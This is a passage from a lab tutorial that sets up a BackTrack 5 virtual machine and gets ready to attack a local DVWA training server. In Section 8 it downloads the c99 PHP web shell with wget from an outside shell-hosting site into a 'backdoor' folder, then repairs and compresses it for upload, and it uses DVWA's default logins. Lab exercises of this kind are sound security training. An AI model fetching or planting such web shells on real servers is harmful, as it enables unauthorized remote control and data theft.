


Section 5: Configure BackTrack Virtual Machine Settings

1. Open Your VMware Player
 - **Instructions:**
 1. On Your Host Computer, Go To
 2. Start --> All Program --> VMWare --> VMWare Player
2. Edit BackTrack Virtual Machine Settings
 - **Instructions:**
 1. Highlight BackTrack5R1
 2. Click Edit virtual machine settings




- - 3. Edit Network Adapter
 - **Instructions:**
 1. Highlight Network Adapter
 2. Select Bridged
 3. Click on the OK Button.



Section 6: Login to BackTrack

1. Start BackTrack VM Instance
 - o **Instructions:**
 1. Start Up VMWare Player
 2. Select BackTrack5R1
 3. Play virtual machine



2. Login to BackTrack

◦ **Instructions:**


1. Login: root
2. Password: toor or <whatever you changed it to>.

```
BackTrackSR1 - VMware Player  File Virtual Machine Help
[ 3.312567] Copyright (c) 1999-2008 LSI Corporation
[ 3.313456] FDC 0 is a post-1991 82077
[ 3.340877] pcnet32: pcnet32.c:v1.35 21.Apr.2008 tsbogend@alpha.franken.de
[ 3.360567] pcnet32 0000:02:01.0: PCI INT A -> GSI 19 (level, low) -> IRQ 19
[ 3.364871] agpgart-intel 0000:00:00.0: Intel 440BX Chipset
[ 3.368532] pcnet32: PCnet/PCI II 79C970A at 0x2000, 00:0c:29:90:13:78 assigned IRQ 19
[ 3.372931] agpgart-intel 0000:00:00.0: AGP aperture is 256M @ 0x0
[ 3.376916] pcnet32: eth0: registered as PCnet/PCI II 79C970A
[ 3.384739] pcnet32: 1 cards found
[ 3.404691] Fusion MPT SPI Host driver 3.04.18
[ 3.408410] mptspi 0000:00:10.0: PCI INT A -> GSI 17 (level, low) -> IRQ 17
[ 3.408733] mptbase: ioc0: Initiating bringup
[ 3.488282] ioc0: LSI53C1030 B0: Capabilities={Initiator}
[ 3.656180] scsi2 : ioc0: LSI53C1030 B0, FuRev=01032920h, Ports=1, MaxQ=128, IRQ=17
[ 3.775716] scsi 2:0:0:0: Direct-Access VMware, VMware Virtual S 1.0 PQ: 0 ANSI: 2
[ 3.779710] scsi target2:0:0: Beginning Domain Validation
[ 3.783701] scsi target2:0:0: Domain Validation skipping write tests
[ 3.783772] scsi target2:0:0: Ending Domain Validation
[ 3.787761] scsi target2:0:0: FAST-40 WIDE SCSI 80.0 MB/s ST (25 ns, offset 127)
[ 3.794467] sd 2:0:0:0: [sda] 41943040 512-byte logical blocks: (21.4 GB/20.0 GiB)
[ 3.795671] sd 2:0:0:0: [sda] Write Protect is off
[ 3.795811] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.795881] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.800343] sd 2:0:0:0: Attached scsi generic sg1 type 0
[ 3.801376] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.803626] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.855626] sda: sda1 sda2 < sda5 >
[ 3.883776] sd 2:0:0:0: [sda] Cache data unavailable
[ 3.887505] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 3.887577] sd 2:0:0:0: [sda] Attached SCSI disk

BackTrack 5 R1 - Code Name Revolution 32 bitbt tty1
bt login: root
Password:

To direct input to this virtual machine, press Ctrl+G.
```

- 3. Bring up the GNOME
 - o **Instructions:**
 - 1. Type startx




Section 7: Open Console Terminal and Retrieve IP Address

1. Open a console terminal
 - o **Instructions:**
 1. Click on the console terminal



2. Get IP Address

- **Instructions:**
 - 1. `ifconfig -a`
- **Notes:**
 - As indicated below, my IP address is 192.168.1.105.
 - Please record your IP address.



```
Backtrack5 VMware Player File Virtual Machine Help
Applications Places System
root@bt: ~
File Edit View Terminal Help
root@bt:~# ifconfig -a
eth0      Link encap:Ethernet HWaddr 00:0c:29:90:13:78
          inet addr:192.168.1.105 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe90:1378/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:870 errors:0 dropped:0 overruns:0 frame:0
          TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:105401 (105.4 KB) TX bytes:27674 (27.6 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7793 (7.7 KB) TX bytes:7793 (7.7 KB)

root@bt:~#
```

○

Section 8: Download c99.php

1. Open a console terminal
 - **Instructions:**
 1. Click on the console terminal



- - 2. Create msfpayload
 - **Instructions:**
 1. `mkdir -p /root/backdoor`
 2. `cd /root/backdoor/`
 3. `wget http://r57.gen.tr/shell/c99.rar`
 4. `ls -l c99.rar`

The screenshot shows a terminal window titled 'BackTrack5R1 - VMware Player (Non-commercial use only)'. The user is logged in as root at a machine named bt, with the current directory being ~/backdoor. The terminal shows the following commands and output:

```
root@bt:~# mkdir -p /root/backdoor
root@bt:~#
root@bt:~# cd /root/backdoor/
root@bt:~/backdoor#
root@bt:~/backdoor# wget http://r57.gen.tr/shell/c99.rar
--2013-02-26 22:12:32-- http://r57.gen.tr/shell/c99.rar
Resolving r57.gen.tr... 31.210.98.29
Connecting to r57.gen.tr|31.210.98.29|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 41044 (40K) [application/x-rar-compressed]
Saving to: `c99.rar'

100%[=====] 41,044 71.4K/s in 0.6s

2013-02-26 22:12:33 (71.4 KB/s) - `c99.rar' saved [41044/41044]

root@bt:~/backdoor# ls -l c99.rar
-rw-r--r-- 1 root root 41044 2012-06-26 16:00 c99.rar
root@bt:~/backdoor#
root@bt:~/backdoor#
```

Four red arrows are pointing to specific lines in the terminal output: 1 points to the mkdir command, 2 points to the cd command, 3 points to the wget command, and 4 points to the ls command output.

3. Edit PHONE_HOME.php


o Note (FYI) :

- A rar file is a type of compress format that is seen more windows environment than in linux.
- Also, we will edit the c99.php file with the sed utility.

o Instructions:

0. unrar x c99.rar
 - Extract c99.php
1. cp c99.php c99.php.bkp
2. head -1 c99.php
 - Notice how the first line does NOT contain "<?php".
3. sed -i '1 s/^.*\$/<?php/g' c99.php
 - This only replaces the first line of file with "<?php".
4. head -1 c99.php
 - Notice how the first line DOES contain "<?php".

5. `gzip c99.php`
 - I compress c99.php, because DVWA does not allow you to upload files greater than 10000 bytes.
 - I use gzip instead of rar, because gzip pretty much is the standard on most flavors of linux.
6. `ls -l`



```
BackTrack5R1 - VMware Player (Non-commercial use only)
Player
Applications Places System
root@bt: ~/backdoor
File Edit View Terminal Help
root@bt:~/backdoor# unrar x c99.rar
UNRAR 3.90 beta 2 freeware      Copyright (c) 1993-2009 Alexander Roshal

Extracting from c99.rar
Extracting c99.php
All OK
root@bt:~/backdoor# cp c99.php c99.php.bkp
root@bt:~/backdoor# head -1 c99.php
<?
root@bt:~/backdoor# sed -i '1 s/^.*$<?php/g' c99.php
root@bt:~/backdoor# head -1 c99.php
<?php
root@bt:~/backdoor# gzip c99.php
root@bt:~/backdoor# ls -l
total 240
-rw-r--r-- 1 root root 153275 2013-02-26 22:32 c99.php.bkp
-rw-r--r-- 1 root root  43786 2013-02-26 22:32 c99.php.gz
-rw-r--r-- 1 root root  41044 2012-06-26 16:00 c99.rar
```

Section 9: Login to DVWA

1. Start Firefox
 - o **Instructions:**
 1. Click on Firefox



2. Login to DVWA

- **Instructions:**

1. Start up Firefox on BackTrack
2. Place `http://192.168.1.106/dvwa/login.php` in the address bar
 - Replace 192.168.1.106 with the IP address of the DVWA (Fedora14) machine obtained in (Section 3, Step 3).
3. Login: admin
4. Password: password
5. Click on Login



○


Section 10: Set Security Level

1. Set DVWA Security Level
 - **Instructions:**
 1. Click on DVWA Security, in the left hand menu.
 2. Select "low"
 3. Click Submit

